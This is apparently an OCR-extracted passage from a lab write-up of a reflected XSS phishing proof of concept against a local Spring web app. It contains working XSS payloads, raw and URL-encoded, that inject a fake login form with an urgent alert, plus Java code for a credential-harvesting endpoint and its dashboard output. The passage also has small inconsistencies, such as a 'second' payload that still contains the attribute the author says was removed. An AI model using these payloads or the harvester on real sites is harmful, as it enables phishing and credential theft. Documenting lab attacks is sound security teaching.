








And then, I removed the already existing web module in the tomcat server and re-added it again to ensure it doesn't stay cached. I already "Clean"ed the tomcat server cache before starting it up again.



After all of this, everything seemed to work now.

I tested the /validate route by sending some sample data using curl.


```
┌──(kali㉿kali)-[~]
└─$ curl -i -d "username=test&password=test123" http://localhost:8080/harvest-coachweb-springapp/validate
HTTP/1.1 200
Set-Cookie: JSESSIONID=8903805236EFE4ADE222A60C1BEA2226; Path=/harvest-coachweb-springapp; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Language: en-US
Content-Length: 412
Date: Fri, 21 Aug 2026 04:59:46 GMT



<!DOCTYPE html>
<html>
<head>
        <title>Attacker Dashboard</title>
</head>
<body>

        <h1>Harvested Credentials</h1>
        <table border="1" cellpadding="6">
          <tr>
                <th>#</th>
                <th>Username</th>
                <th>Password</th>
                <th>Captured At</th>
```

And it seemed to have been stored as seen below.



I then started the client application and tested it out with out very basic, simple XSS payload. This did not work.


<script>alert(“XSS on CoachwebApp”)</script>

http://localhost:8080/02-vul-coachwebapp/workout?studentName=%3Cscript%3Ealert%28%22XSS+on+CoachwebApp%22%29%3B%3C%2Fscript%3E


I then tested out another payload and this did work.

<img src=x style="display:none" onerror="alert('XSS on CoachwebApp')">


http://localhost:8080/02-vul-coachwebapp/workout?studentName=%3Cimg+src%3Dx+style%3D%22display%3Anone%22+onerror%3D%22alert%28%27XSS+on+CoachwebApp%27%29%22%3E




I then changed this message a little bit, copied the entire form and injected it. This worked too. Since this is a PoC phishing attack, to make things slightly more realistic, I updated the alert() message to “You need to log in immediately!” to give a sense of urgency.



I then pressed OK to close the alert(), and then I entered a sample username and a password.







It was properly logged. However, after submitting the form, I was redirected to the attackers dashboard. Therefore, I updated the /validate route mapping in the attacker dashboard to redirect to google.com instead. In a real phishing attack, we would want to redirect them to the actual service's page.


```
27      // receives the POST from the injected phishing form on the victim app
28      @RequestMapping(value = "/validate", method = RequestMethod.POST)
29      public String capture(@ModelAttribute("Credential") Credential credential, Model model) {
30          credential.setCapturedAt(LocalDateTime.now().toString());
31          harvested.add(credential); // no validation
32          model.addAttribute("harvested", harvested);
33          return "harvested";
34      }
```

```
27      // receives the POST from the injected phishing form on the victim app
28      @RequestMapping(value = "/validate", method = RequestMethod.POST)
29      public String capture(@ModelAttribute("Credential") Credential credential, Model model) {
30          credential.setCapturedAt(LocalDateTime.now().toString());
31          harvested.add(credential); // no validation
32          return "redirect:https://www.google.com";
33      }
34  }
```

And now, when I submit the form, I will be redirected to google.com once I press OK in the form that was injected.







Also, note that the previous submissions here has been cleared because I restarted the web server. The attackers panel does not store them in a persistent database or JSON or anything like that. It’s all stored in memory and will get cleared when you restart the web server.

The first form payload was:

<img src=x style="display:none" onerror="alert('You need to log in immediately!')">
<h3>LOGIN</h3>
<form action="http://localhost:8080/harvest-coachweb-springapp/validate" method="post" target="_blank">
<label for="username">Username:</label>
<input type="text" name="username" id="username"/>
<label for="password">Password:</label>
<input type="password" name="password" id="password"/>
<input type="submit" value="OK"/>
</form>

The encoded phishing URL for the payload above is:

http://localhost:8080/02-vul-coachwebapp/workout?studentName=%3Cimg+src%3Dx+style%3D%22display%3Anone%22+onerror%3D%22alert%28%27You+need+to+log+in+immediately%21%27%29%22%3E++%3Ch3%3ELOGIN%3C%2Fh3%3E++%3Cform+action%3D%22http%3A%2F%2Flocalhost%3A8080%2Fharvest-coachweb-springapp%2Fvalidate%22+method%3D%22post%22+target%3D%22_blank%22%3E++%3Clabel+for%3D%22username%22%3EUsername%3A%3C%2Flabel%3E++%3Cinput+type%3D%22text%22+name%3D%22username%22+id%3D%22username%22%2F%3E++%3Clabel+for%3D%22password%22%3EPassword%3A%3C%2Flabel%3E++%3Cinput+type%3D%22password%22+name%3D%22password%22+id%3D%22password%22%2F%3E++%3Cinput+type%3D%22submit%22+value%3D%22OK%22%2F%3E++%3C%2Fform%3E

After changing it to redirect to google, I removed the `target="_blank"` section because I don't want that tab to be opened in a new blank tab.

The second udpated form payload was:

<img src=x style="display:none" onerror="alert('You need to log in immediately!')">
<h3>LOGIN</h3>
<form action="http://localhost:8080/harvest-coachweb-springapp/validate" method="post" target="_blank">
<label for="username">Username:</label>
<input type="text" name="username" id="username"/>
<label for="password">Password:</label>
<input type="password" name="password" id="password"/>
<input type="submit" value="OK"/>
</form>

The encoded **final phishing URL** with the XSS payload already injected it:

http://localhost:8080/02-vul-coachwebapp/workout?studentName=%3Cimg+src%3Dx+style%3D%22display%3Anone%22+onerror%3D%22alert%28%27You+need+to+log+in+immediately%21%27%29%22%3E+%3Ch3%3ELOGIN%3C%2Fh3%3E+%3Cform+action%3D%22http%3A%2F%2Flocalhost%3A8080%2Fharvest-coachweb-springapp%2Fvalidate%22+method%3D%22post%22%3E+%3Clabel+for%3D%22username%22%3EUsername%3A%3C%2Flabel%3E+%3Cinput+type%3D%22text%22+name%3D%22username%22+id%3D%22username%22%2F%3E+%3Clabel+for%3D%22password%22%3EPassword%3A%3C%2Flabel%3E+%3Cinput+type%3D%22password%22+name%3D%22password%22+id%3D%22password%22%2F%3E+%3Cinput+type%3D%22submit%22+value%3D%22OK%22%2F%3E+%3C%2Fform%3E